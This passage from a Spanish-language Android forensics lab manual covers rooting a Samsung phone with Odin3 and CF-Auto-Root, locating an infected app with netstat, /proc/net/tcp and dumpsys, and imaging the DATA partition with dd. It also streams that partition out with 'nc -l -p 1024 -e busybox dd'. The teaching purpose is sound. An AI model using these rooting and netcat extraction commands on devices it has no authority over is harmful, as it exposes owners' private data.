- Aplicaciones Android: **Root Checker, BusyBox** y **Virus Total**.

Conocimientos previos

Para realizar esta práctica se necesita disponer de conocimientos prácticos de Linux, Sistema de ficheros y particiones en Android, Herramienta **ADB** (Android Debug Bridge), Herramienta **DD** (Duplicate Disk)**, Netcat** (herramienta de red que permite asociar una shell a un puerto en concreto y forzar conexiones UDP/TCP) entre otros.

Escenario uno a realizar:

Figura 18: Primer escenario práctica dos

Funcionalidad

En la figura de esta práctica se muestra un pequeño escenario de una red de área local inalámbrica (WLAN) conformada por: un punto de acceso, un ordenador (pc forense) y un teléfono inteligente (teléfono víctima) conectado al ordenador (pc forense) por medio de un cable USB.

- **Paso 1:** Conectamos el ordenador (pc forense) a la red WLAN. Conectamos el teléfono inteligente (víctima) al ordenador por medio de un cable USB.
- **Paso 2:** Descargamos e instalamos los paquetes y herramientas necesarios en el ordenador (pc forense) para realizar la extracción de la imagen de la partición **DATA** del teléfono inteligente con S.O Android (víctima).
- **Paso 3:** Realizamos un respaldo completo del estado original del sistema, etiquetamos la fecha y hora en que se realice, extraemos el sha256 del fichero de respaldo resultante para conservar su integridad.
- **Paso 4:** Debemos ser usuario root para recuperar algunos ficheros importantes, procedemos realizar el rooteo del dispositivo documentando todo el proceso.
- **Paso 5:** Iniciamos un escaneo de redes y puertos en el teléfono (victima) para identificar y extraer la aplicación que habilita la comunicación con la ip y puerto remoto del ordenador atacante (pc atacante), extraemos el sha256 de la aplicación para conservar su integridad.
- **Paso 6:** Una vez seamos usuarios root, utilizamos las herramientas **ADB** y **DD** para extraer la imagen de la partición **DATA** del S.O Android, etiquetamos la fecha y hora en que se realice, extraemos el sha256 de la imagen de la partición **DATA** para conservar su integridad.

Desarrollo

I. Realización de la copia de seguridad del estado inicial del sistema.

Este respaldo nos servirá para devolver el dispositivo a su estado inicial en caso de ser necesario. También nos permitirá obtener ciertos datos sin necesidad de manipular la imagen a extraer. El respaldo se ha de realizar antes de intentar rootear el sistema Android.

El modelo de teléfono **SAMSUNG J2 PRIME** sobre el cual se realizará el proceso de análisis forense pertenece a la ya reconocida empresa **SAMSUNG**, por lo tanto, se optará por utilizar la herramienta **Smart Switch** que es proporcionada por la misma empresa para la realización de respaldos.

1. Instalar **Smart Switch** en el ordenador, conectar el teléfono al ordenador mediante el cable USB. **Smart Switch** trae incluidos por defecto los manejadores para dispositivos Samsung.

- **Enlace de descarga:** http://www.samsung.com/us/smart-switch/

2. **Smart Switch** detectara el teléfono y mostrara una ventana con su nombre. Para observar más detalles del teléfono tocamos el símbolo de mostrar información al final del nombre del dispositivo. Mostrará información como el nombre del modelo, versión de Android, memoria interna y si existe alguna actualización del software del teléfono.

3. Podemos realizar el respaldo de forma inmediata dando clic a copia de seguridad. También tenemos la opción de realizar una copia de seguridad personalizada. Para ello abrimos la ventana de preferencias que contiene tres pestañas: la primera pestaña permite elegir el lugar donde se guardará la copia de seguridad, la segunda pestaña permite seleccionar los elementos que se desean incluir en la copia de seguridad y la tercera pestaña permite instalar actualizaciones del software en el teléfono.

4. Después de elegir el lugar donde se guardará la copia de seguridad y seleccionar los elementos que deseamos incluir en ella; daremos clic en copia de seguridad. El proceso tardara en dependencia de la cantidad de elementos seleccionados y el número de archivos que existen.

5. Una vez finalice, mostrara una ventana con el resumen de la cantidad de elementos que se han copiado por cada categoría y cuáles se han ignorado, pues no había ningún dato a copiar.

6. Smart Switch crea una copia respetando todos los archivos individuales y sus rutas. En la carpeta **APLICATION** están todos los **APK** del sistema, y en **PHOTO** todas las carpetas con fotos, respetando las rutas como **DCIM Pictures**, entre otros.

7. La copia de seguridad creada se guarda en un fichero cuyo nombre está compuesto por el modelo del dispositivo seguido de la fecha en que se realizó la copia.

8. Añadimos el fichero a un archivo compreso y como medida de seguridad y conservar la integridad de esta copia, obtendremos su hash con el algoritmo **sha256.**

9. Para restaurar la copia de seguridad realizada por **Smart Switch** conectamos el teléfono al ordenador mediante el cable USB y simplemente pulsamos en restaurar y confirmamos la acción (18).

II. Rooteo del Sistema Operativo Android

El convertirnos en usuarios root nos proporciona un control total sobre el S.O Android. Tendremos la libertad de modificar el propio sistema y acceder a ficheros en los que anteriormente no teníamos acceso. Incluso a los ficheros dentro de la partición **DATA** que guardan los datos que necesitamos extraer. Todo esto bajo nuestro propio riesgo.

Para cumplir esta etapa se utiliza la herramienta **Odin3** junto con el archivo **CF-AUTO-ROOT.tar.md5** compatible con el modelo Samsung y versión de S.O Android del teléfono. **ODIN3** es un software que nos permite instalar ROMs y firmwares en teléfonos Samsung. Los archivos **CF-AUTO-ROOT.tar.md5** son cargados por Odin3 e instalados en los teléfonos Samsung. Estos archivos contienen el **Recovery Stock** del modelo del dispositivo compatible acorde a su procesador**,** binario y el APK de SuperSu. No proveen de algún Kernel o Recovery personalizado.

Al ser archivos que permiten tener beneficios root sin necesidad de la instalación de algún Kernel o recovery personalizado los vuelve menos intrusivos e indispensables en nuestra labor de analistas móviles forenses.

1. Es recomendable realizar un respaldo de los datos del teléfono antes de empezar el proceso de rooteo y asegurarse que la batería este a un nivel superior del 60%. Estas medidas prevendrán de pérdidas y apagados inoportunos al momento de rootear el teléfono.

2. Descargamos y descomprimimos el **CF-Auto-Root** compatible con el modelo y versión de Android del teléfono. En este archivo compreso viene incluido el programa Odin3.

   - **Enlace de descarga de CF-Auto-Root:** https://desktop.firmware.mobi/

3. Habilitamos el modo depuración USB y el desbloqueo OEM. Accedemos en: **ajustes> acerca del dispositivo> información del software** y presionamos repetidas veces la opción de **Numero de compilación** hasta que nos aparezca el mensaje que confirma que está activado el modo desarrollador. Retrocedemos en ajustes y aparecerá una nueva opción llamada **Opciones del desarrollador** accedemos y habilitamos la depuración USB y el desbloqueo OEM.

4. Apagamos el teléfono y lo iniciamos en modo **Download (Descarga)** presionando a la vez las teclas: Bajar volumen+ Inicio+ Encendido. Después presionamos la tecla subir volumen para confirmar entrar en este modo.

5. Abrimos el programa Odin3 en modo administrador y conectamos el teléfono al ordenador a través del cable USB. **Odin3** detectará el teléfono y la casilla ID:COM se iluminará en color azul también se mostrará el número de puerto COM.

6. Damos clic en el botón "**AP**" y buscamos el archivo CF-Auto-Root.tar.md5 ya descomprimido que descargamos. Lo seleccionamos y damos clic en aceptar.

7. Presionamos el botón "**Start**" para iniciar el proceso. Después que termine el proceso el teléfono se reiniciara automáticamente.

8. Al iniciar tendremos instalada la aplicación de **SuperSu.** Comprobamos si efectivamente ya somos usuarios root con la aplicación **RootChecker** (19).

   Nota: El desarrollo de esta primera parte de la práctica dos se realizó únicamente haciendo uso del sistema **Windows 10**.

Escenario dos a realizar:



Figura 19: Segundo escenario práctica dos

Funcionalidad

En la figura de esta práctica se muestra un pequeño escenario de una red de área local inalámbrica (WLAN) conformada por: un punto de acceso, un ordenador (pc atacante), un ordenador (pc forense) y un teléfono inteligente (teléfono victima) conectado al ordenador (pc forense) por medio de un cable USB.

- **Paso 1:** Simulamos nuevamente el ataque realizado en la práctica uno. Iniciamos el ordenador (pc forense) en el sistema **Kali Linux**. Agregamos el ordenador (pc forense) a la red asignándole una ip.

  Nota: La ip asignada al ordenador forense en este ejemplo es: 192.168.123.4

- **Paso 2:** Mientras se desarrolla el ataque entre el ordenador (pc atacante) y el teléfono (teléfono victima) implicado realizamos lo siguiente:
  - Habilitamos el modo depuración USB en el teléfono y lo conectamos al ordenador (pc forense) por medio de un cable USB.
  - Abrimos una terminal en el ordenador (pc forense) e ingresamos los comandos **adb devices** y **adb shell.**
  - Después de iniciar la shell dentro del S.O Android habilitamos el modo super usuario **su**.
- **Paso 3:** Procedemos a identificar y extraer la aplicación que habilita la comunicación con la ip y puerto del ordenador (pc atacante).

III. Detección y extracción de la aplicación infectada

1. El malware (software malicioso) realiza conexiones de forma remota haciendo uso de una ip y puerto. Un buen inicio para identificar si nos enfrentamos a un ataque de este tipo, es analizar las conexiones de red que establece el teléfono (teléfono victima).

   - Para ello se hará uso del comando **Netstat** dentro de la shell del S.O Android**.**
   - **Netstat:** Muestra las conexiones TCP activas, los puertos en los que el equipo está escuchando, las estadísticas de Ethernet, la tabla de enrutamiento IP, las estadísticas IPv4 (para los protocolos IP, ICMP, TCP y UDP) y las estadísticas IPv6 (IPv6, ICMPv6, TCP sobre IPv6 y UDP sobre protocolos IPv6).

```
# netstat
```

   En este caso usaremos **Netstat** para verificar las conexiones tcp activas.

2. Continuamos analizando y verificando las ip y los puertos con las que el teléfono (teléfono victima) establece conexión. Hasta encontrar una fuera de lo normal.

- Comúnmente los ataques malware (software malicioso) son realizados por personas de mismos entornos que la víctima. Los motivos suelen variar: desde mantener la delantera en ambientes de alta competitividad, conocer a priori los movimientos de los rivales, en ambientes familiares o personas de un mismo grupo que desconfían entre ellos.
  Teniendo esto presente muy probablemente el atacante pertenezca a la misma subred que la víctima.
- También se puede realizar el ataque fuera del entorno de la víctima. En tal caso los ciberdelincuentes no buscan mantenerse informados de la vida cotidiana de está, sino que buscan algo más lucrativo, algún dato que les permita acceder a cuentas bancarias o genere beneficios.

3. Una vez identifiquemos la ip y el puerto con el cual el teléfono (teléfono victima) estableció una conexión fuera de lo normal. Nos resultaría interesante conocer el proceso que genera dicha conexión.

Para ello recurrimos a consultar los ficheros virtuales /**proc/net/tcp6** y **/proc/net/tcp**, que proporcionan información del UID del usuario de la conexión dentro de la shell del S.O Android.

La sintaxis es **cat /proc/net/tcp6**

```
# cat /proc/net /tcp6
```

- La información de ip y puerto aparecerá codificada en hexadecimal, será necesario realizar la conversión, encontrar la línea que describe la conexión y localizar el UID al que pertenece.

Nota: El puerto ocupado por el ordenador atacante en este ejemplo es el **8888** cuyo valor en hexadecimal equivale a **22B8** y el **UID** del proceso es: **10122**.

4. Para conocer que aplicación se asocia con el UID localizado, dentro de la shell del S.O Android ejecutamos el comando:

```
# Dumpsys package | grep -A1 ‘userId = UID´
```

Nota: En este ejemplo la sintaxis es**: # Dumpsys package | grep -A1 ‘userId = 10122’** y mostro las siguientes líneas:

- **UserId= 10122**
- **Pkg = Package {f033f10 com.piriform.ccleaner}**

5. Podremos identificar al propietario de cada ip con el que el teléfono (teléfono victima) ha establecido comunicación haciendo uso del comando **whois**.

   - Ejecutamos este comando desde una shell del ordenador (pc forense) debido a que Android no dispone de este comando.

     La sintaxis es **whois + ip**

     ```
     # whois
     ```

     Nota: En este ejemplo la sintaxis seria**: # whois 192.168.123.3**

6. Para cerciorarnos que efectivamente la aplicación indicada anteriormente es la infectada con el malware (software malicioso); hacemos uso de la aplicación **VirusTotal** que podremos encontrar fácilmente en la Play Store.

   - **VirusTotal** no se trata de un antivirus, y tampoco protege en tiempo real. Únicamente es una aplicación encargada de la búsqueda de malware en el dispositivo.
   - Analiza las aplicaciones Android instaladas y comprueba su plataforma. Para escanear las aplicaciones usa una gran cantidad de antivirus (según **VirusTotal** más de 50).
   - Tras esto la aplicación informa del malware (software malicioso) que haya encontrado en las aplicaciones del dispositivo. Si se activa el **modo avanzado** en los ajustes de **VirusTotal** aparecerá en los resultados del análisis cierta información adicional, como los permisos concebidos a la aplicación analizada (20).

7. Localizamos la aplicación Android haciendo uso del comando **pm** dentro de la shell del S.O Android.

   La sintaxis es**: # pm list packages | grep "Nombre_Aplicación"**

   ```
   # pm list packages | grep "Nombre_Aplicación"
   ```

   Nota: En este ejemplo la sintaxis es: **# pm list packages | grep "ccleaner**" y mostro la siguiente línea:

   - **package: com.piriform.ccleaner**

8. Solicitamos la ruta para llegar a la dirección de la aplicación haciendo uso del comando **pm path** dentro de la shell del S.O Android.

   La sintaxis es**: # pm path + Localización de la aplicación** obtenida en el inciso anterior.

   ```
   # pm path + Localización de la aplicación
   ```

   Nota: En este ejemplo la sintaxis es: **# pm path com.piriform.ccleaner** y mostro la siguiente línea:

   - **package: /data/app/com.piriform.ccleaner-1/base.apk**

9. Abrimos una shell en el ordenador (pc forense) e ingresamos el comando **adb pull** con la ruta para llegar a la aplicación. Descargamos la aplicación.

   La sintaxis es**: # adb pull + ruta de la aplicación** obtenida en el inciso anterior.

   ```
   # adb pull + ruta de la aplicación
   ```

   Nota: En este ejemplo la sintaxis es: **# adb pull /data/app/com.piriform.ccleaner-1/base.apk.**

10. Después de ser extraída la aplicación infectada y guardada en el ordenador (pc forense) extraemos el sha256 para conservar su integridad. (Sánchez Magraner, 2017, pág. 42)

IV. Extracción de la imagen de la partición DATA del Sistema Operativo Android.

Pasaremos a extraer la imagen de la partición **DATA** del S.O Android. Es en esta partición donde se almacenan los datos de las diferentes aplicaciones instaladas y usadas por el usuario. Para ello, haremos uso de la herramienta **DD** de Linux que viene integrada en el Kernel de Android.

Procedimientos Previos:

1. Entramos al sistema **Kali Linux** en el ordenador (pc forense). Habilitamos el modo depuración USB en el teléfono y lo conectamos al ordenador por medio de un cable USB.
2. Abrimos una terminal en el ordenador (pc forense) e ingresamos los comandos **adb devices** y **adb shell.** Después de iniciar la shell dentro del S.O Android habilitamos el modo super usuario **su**.

3. Escribimos la línea de comando **mount | grep data** para montar la partición **DATA**. Localizamos la dirección para llegar a esta partición.

   La sintaxis es**: mount | grep data**

```
# mount | grep data
```

Nota: En este ejemplo la dirección para llegar a la partición **DATA** es: **/dev/block/dm-0**.

4. Averiguamos el tamaño de este bloque haciendo uso del comando **df**.

   La sintaxis es**: df /data**

```
# df /data
```

Nota: En este ejemplo el tamaño del bloque de la partición **DATA** en este teléfono es de **3.5 GB**.

Existen distintos métodos para extraer la imagen de la partición **DATA** del S.O Android.

Primer Método: Extracción de la imagen a través de una tarjeta MicroSD.

En el paso anterior nos dimos la tarea de verificar el tamaño del bloque de la partición **DATA** haciendo uso de la línea de comando **df /data**.

Para cumplir con este primer método necesitamos disponer de una tarjeta **MicroSD** con espacio de almacenamiento mayor al tamaño del bloque de la partición **DATA**. Con el fin que la imagen pueda ser almacenada dentro de la tarjeta **MicroSD** de forma temporal mientras la trasladamos al ordenador forense.

1. Insertamos en el teléfono una tarjeta **MicroSD** completamente vacía y con el espacio de almacenamiento necesario para guardar la imagen a extraer de la partición **DATA**.

2. Repetimos los pasos 1, 2 y 3 realizados anteriormente en procedimientos previos.

3. Montaremos la partición que corresponde con la tarjeta **MicroSD** para esto se hará uso nuevamente del comando **mount**.

   La sintaxis es**: mount | grep sdcard**

```
# mount | grep sdcard
```

Nota: En este ejemplo la dirección para llegar a la partición sdcard es: **/mnt/media_rw/ 6CF0-7285.**

4. Realizamos la extracción de la imagen de la partición **DATA** ejecutando el comando **dd** en la siguiente línea:

   La sintaxis es: **dd if= dirección_origen of= dirección_destino/nombreimagen.dd bs= tamaño del bloque**

```
# dd if= dirección_origen of= dirección_destino/nombreimagen.dd bs= tamaño del bloque
```

Nota: En este ejemplo la línea de comandos quedaría así:

- **# dd if=/dev/block/dm-0 of=/mnt/media_rw/6CF0-7285/Imagen_J2Prime.dd bs=512**

Significado de los comandos:

- **dd**= "duplicador de datos".
- **if**= "input file= archivo de entrada". En **if** se coloca la dirección origen o en este ejemplo de la partición **/data** que es: **/dev/block/dm-0.**
- **of**= "output file = archivo de salida". En **of** se coloca la dirección de salida o en este ejemplo de la partición **/sdcard** que es: **/mnt/media_rw/6CF0-7285/Imagen_J2Prime.dd** le damos nombre y extensión .dd al archivo resultante.
- **bs**= "define el tamaño en bloque". Tamaño en bloque de 512 bytes.

5. Esperamos que finalice el proceso y la imagen quede guardada en la tarjeta MicroSD del teléfono. Retornamos a la terminal del ordenador forense y salimos de la terminal del S.O Android.

6. Transferimos la imagen guardada en la tarjeta MicroSD al ordenador forense haciendo uso del comando **adb pull.**

   La sintaxis es: **adb pull + dirección de la imagen**

```
# adb pull + dirección de la imagen
```

Nota: En este ejemplo la dirección para llegar a la imagen guardada en la sdcard es:

- **adb pull /mnt/media_rw/6CF0-7285/Imagen_J2Prime.dd**

7. Con la imagen transferida al ordenador forense obtenemos su **hash** con el algoritmo **sha256** para conservar su integridad. Etiquetamos la fecha y hora en que se realizó la extracción de la imagen.

Segundo Método: Extracción de la imagen a través de Netcat.

Suponiendo que no dispongamos de una tarjeta MicroSD para poder guardar la imagen adquirida o que tengamos una tarjeta MicroSD que no cumpla con el espacio de almacenamiento necesario.

Netcat nos da la opción de transferir la imagen de manera directa al ordenador forense a través de sockets. Haciendo uso del sistema cliente-servidor.

1. Instalar y ejecutar la aplicación **BusyBox** en el teléfono ya que mediante su utilidad podremos redirigir los datos generados por **dd** directamente a un puerto que conectara con el ordenador forense. Dentro de la aplicación **BusyBox** instalamos /system/xbin/.

2. Los pasos a seguir hasta cierta parte serán los mismos que los realizados en procedimientos previos:

   - Conectamos el teléfono con el modo depuración USB habilitado al ordenador forense a través de un cable USB.
   - Abrimos una termina en el ordenador (pc forense) escribimos los comandos **adb devices y adb shell**, dentro de la shell del S.O Android habilitamos el modo **su**.
   - Montamos la partición **DATA** haciendo uso del comando **mount** con la línea de comando: **mount | grep data**.
   - Localizamos la dirección para llegar a la partición **DATA**.

   Nota: En este ejemplo la dirección para llegar a la partición **DATA** es: **/dev/block/dm-0**.

3. Después de realizar los pasos anteriores dentro de la misma shell en el S.O Android ingresamos la siguiente línea de comando:

   La sintaxis es: **nc -l -p puerto asignado -e /system/xbin/busybox dd if= dirección origen bs= tamaño del bloque**

   ```
   # nc -l -p puerto asignado -e /system/xbin/busybox dd if= dirección origen bs= tamaño del bloque
   ```

   Nota: En este ejemplo la línea de comandos quedaría así:

   - **# nc -l -p 1024 -e /system/xbin/busybox dd if=/dev/block/dm-0 bs=512**

Significado de los comandos:

- **nc** = herramienta utilizada para supervisar y escribir sobre conexiones TCP y UDP.
- **-l** = Indica a Netcat comportarse como un servidor.
- **-p** = Sirve para indicar el puerto de origen.
- **-e** = ejecuta el comando dado después de conectar.

Nota: El rango de puertos que podemos utilizar en **Netcat** puede ser cualquier número de puerto arbitrario entre 1023 y 65535 en un sistema Linux o Mac (1023 y siguientes están reservados para los procesos del sistema y requieren el permiso de root para usarlo).

4. El siguiente paso será abrir una terminal en el ordenador forense, que será el encargado de recuperar los datos a través del servicio Netcat.

   Las sintaxis son: **adb forward tcp: puerto asignado tcp: puerto asignado** y **nc localhost puerto asignado > nombreimagen.dd**

```
$ adb forward tcp: puerto asignado tcp: puerto asignado
```

```
$ nc localhost puerto asignado > nombreimagen.dd
```

   Nota: En este ejemplo las líneas de comandos quedarían así:

   - $ adb forward tcp:1024 tcp:1024
   - $ nc localhost 1024 > Imagen_J2Prime.dd

   Significado de las líneas de comandos:

   - La primera sintaxis habilita el reenvió de puertos entre el S.O Android y el ordenador forense a través de adb.
   - La segunda sintaxis crea una conexión Netcat con la ip y el puerto (puerto asignado) seguido del nombre que le daremos a la imagen junto con la extensión .dd.

5. Con la imagen transferida al ordenador forense obtenemos su hash con el algoritmo sha256 para conservar su integridad. Etiquetamos la fecha y hora en que se realizó la extracción de la imagen. (Couceiro Mato, 2017, pág. 25)

Tiempo estimado de solución

Horas presenciales: 6 horas.

Horas no presenciales: 6 horas.

Actividades

En los siguientes apartados se pretende que los estudiantes sean capaces de analizar y responder las siguientes cuestiones en base al tema, con el fin de poner en práctica los conocimientos adquiridos tanto en la práctica como en la teoría.

1. Si utilizaste un programa para el rooteo del teléfono distinto a los propuestos describe y explica los pasos que seguiste.

2. ¿Por qué no resulta conveniente para esta práctica el rootear el teléfono mediante el desbloqueo de **Bootloader, TWRP Recovery y SuperSu.zip**?

3. ¿Qué es el modo depuración **USB** y desbloqueo **OEM**?

4. ¿Cuál de los dos métodos implementados para la extracción de la imagen de la partición **DATA** crees que resulte más conveniente y por qué?

Práctica N°3: Análisis del Malware (software malicioso) y de la imagen de la partición DATA extraída del S.O Android.

Objetivo General

- Analizar la aplicación infectada con el Malware (software malicioso) y la imagen de la partición **DATA** extraída del S.O Android.

Objetivos Específicos

- Descompilar la aplicación infectada con ayuda de la herramienta **MobSF** (Framework de seguridad móvil) e identificar las alteraciones provocadas en ella por parte del atacante.
- Realizar una búsqueda de rastros y de los posibles datos afectados dentro de la imagen de la partición **DATA** como consecuencia del ataque.

Introducción

Esta práctica está enfocada al análisis de la aplicación infectada con el malware (software malicioso) con el objetivo de identificar signos de alteración en ella. Estas alteraciones pueden ser: permisos en el archivo Manifiesto (archivo que guarda los permisos de las aplicaciones) de la aplicación que estén de más u otorguen permisos innecesarios y expongan la privacidad del usuario, errores en la firma de la aplicación, códigos maliciosos que inicien procesos en segundo plano. También se hará un análisis de la imagen de la partición **DATA** extraída. Con el fin de localizar rastros y datos que pudieron haber sido alterados por el atacante como: archivos multimedia, contactos, mensajes enviados, entre otros.

Requerimientos:

Para realizar esta práctica se necesita de los siguientes recursos:

Hardware

- Procesador con velocidad de 2.2 GHz.
- Memoria RAM de 4 GB mínimos.
- Punto de acceso con conexión a internet (La WLAN puede ser creada por una PC o teléfono distinto a los implicados en el ataque).

Software

- Sistema Operativo **Kali Linux** version **Gnome 3.22.2** o superior de 32/ 64 bits.
- Sistema Operativo **Windows 10** de 32/ 64 bits.
- Mobsf (Mobile Security Framework).
- Python 2.7 o superior.
- Oracle JDK 1.7 o superior.
- Habilitar APKiD.

- Wkhtmltopdf.
- Habilitar VirusTotal Scan.
- Autopsy 4.2.0 o superior.
- DB Browser for SQLite.
- Exiftool.

Nota: Las herramientas **Oracle JDK** y **Python** se instalan automáticamente con una actualización del Sistema Operativo **Kali Linux** haciendo uso de los comandos **apt-get update y apt-get upgrade.** Por lo que no es necesaria su instalación y configuración de forma manual.

Conocimientos previos

Para realizar esta práctica se necesita disponer de conocimientos prácticos de Linux, Sistema de ficheros y particiones en Android, Estructura y componentes de una aplicación Android.

Escenario a realizar:



Figura 20: Escenario práctica tres

Funcionalidad

En la figura de esta práctica se muestra un pequeño escenario de una red de área local inalámbrica (WLAN) conformada por: un punto de acceso y un ordenador (pc forense).

- **Paso 1:** Entramos al sistema **Kali Linux** en el ordenador (pc forense). Ejecutamos **MobSF** y cargamos la aplicación infectada con el malware (software malicioso) en la interfaz web mostrada en la pestaña del navegador**.**
- **Paso 2:** Tras finalizar el análisis de la aplicación y verificar cada uno de los componentes que esta posee procedemos a descargar el informe en formato pdf que la herramienta **MobSF** facilita.
- **Paso 3:** Entramos al sistema **Windows 10** en el ordenador (pc forense). Iniciamos un nuevo caso en **Autopsy**, llenamos los datos necesarios, montamos la imagen y esperamos a que esta cargue.
- **Paso 4:** Localizamos e inspeccionamos los archivos implicados como: ficheros, bases de datos, archivos multimedia.
- **Paso 5:** Extraemos las diferentes bases de datos dentro de la imagen, el fichero que guarda información acerca de las redes a las que estuvo conectado el teléfono y visualizamos los metadatos de los archivos eliminados.

Desarrollo

I. Análisis de la aplicación infectada con el Malware (software malicioso).

Existen dos formas de realizar un análisis en aplicaciones Android.

- **Análisis de aplicaciones Android de forma estática:**
  Se encarga de analizar la aplicación a partir de su código fuente sin necesidad de ser ejecutada. Realiza un proceso de ingeniería inversa con ayuda de herramientas que le permiten descompilarla y obtener el código fuente. Una vez extraído, este es analizado con el objetivo de averiguar qué es lo que hace y que cambios genera (21).
- **Análisis de aplicaciones Android de forma dinámica:**
  Consiste en analizar el comportamiento de la aplicación mientras esta se encuentra en ejecución. Normalmente este tipo de análisis se realiza en entornos controlados haciendo uso de máquinas virtuales.

En esta práctica se realizará el análisis de la aplicación de forma estática. Para ello se hará uso de una herramienta llamada **MobSF**.

MobSF (Mobile Security Framework) Es un entorno multiplataforma dedicado al análisis de malware (software malicioso). Posee la funcionalidad de efectuar análisis tanto estáticos como dinámicos. La herramienta puede ser utilizada para analizar ejecutables de Android (**APK**), iOS (**IPA**) y Windows Mobile (**APPX**), como también código fuente empaquetado en archivos ZIP.

La herramienta MobSF se encuentra alojada en la plataforma de **desarrollo colaborativo de software** GitHub. Las instrucciones para su instalación y configuración se encuentran detalladas en la documentación del proyecto.

- Enlace de descarga: https://github.com/MobSF/Mobile-Security-Framework-MobSF
- Enlace de instalación: https://github.com/MobSF/Mobile-Security-Framework-MobSF/wiki/1.-Documentation

1. Una vez que hemos completado la preparación del ambiente de trabajo y lanzado el servidor de MobSF, nos encontraremos con una interfaz web de inicio que nos invita a cargar al sistema el archivo que queremos analizar.

2. Tras concretar el análisis estático**, MobSF** nos mostrará una interfaz resaltando algunas características propias de la muestra y su código.

3. Un menú lateral nos permitirá rápidamente navegar entre las diferentes secciones del análisis, mientras que en la barra superior podremos acceder al listado de todos los análisis realizados con anterioridad por la herramienta.

   Los resultados del análisis estático se categorizan en las siguientes secciones:

   - **Información del archivo:** nos mostrará un resumen de sus características más sobresalientes, que podrán permitirnos su posterior identificación. Entre ellas encontramos el nombre de la muestra, su tamaño y los hashes resultados de diferentes funciones hash (**MD5, SHA1, SHA256**).
   - **Información de la aplicación:** aquí encontraremos detalles de la aplicación mayormente obtenidos del Android Manifest, como el nombre del paquete, el nombre de clase de la actividad principal a ser lanzada por el launcher y atributos referentes a los requisitos de la plataforma para la cual la aplicación fue desarrollada.
   - **Posibles elementos vulnerables:** seguidamente encontraremos en la pantalla cuatro recuadros que nos resumen la información referente a las actividades, servicios, receptores de intentos y proveedores de contenidos, indicando cuántos de ellos son exportados. La identificación de estos cuatro elementos es un paso rutinario en cualquier proceso de análisis de **Malware** de aplicación.

- **Opciones de escaneo:** en esta sección encontramos dos opciones: una para escanear nuevamente la muestra y otra para iniciar su análisis dinámico.
- **Ver código:** dentro de las opciones para el análisis del código fuente, **MobSF** nos permite acceder a un listado de las clases tanto en formato java como en smali (lenguaje ensamblador), y también al archivo manifiesto.
- **Información del certificado:** el análisis del certificado de un **APK** puede arrojar datos muy interesantes en cuanto a quién ha desarrollado la aplicación y qué otras muestras maliciosas se han encontrado con el mismo certificado.
- **Listado de permisos:** en esta sección podremos observar una lista de los permisos declarados en el manifiesto de la aplicación, conjuntamente a una descripción del mismo y una categorización según la peligrosidad que puede representar para el sistema al acceder a información o funcionalidad sensible.
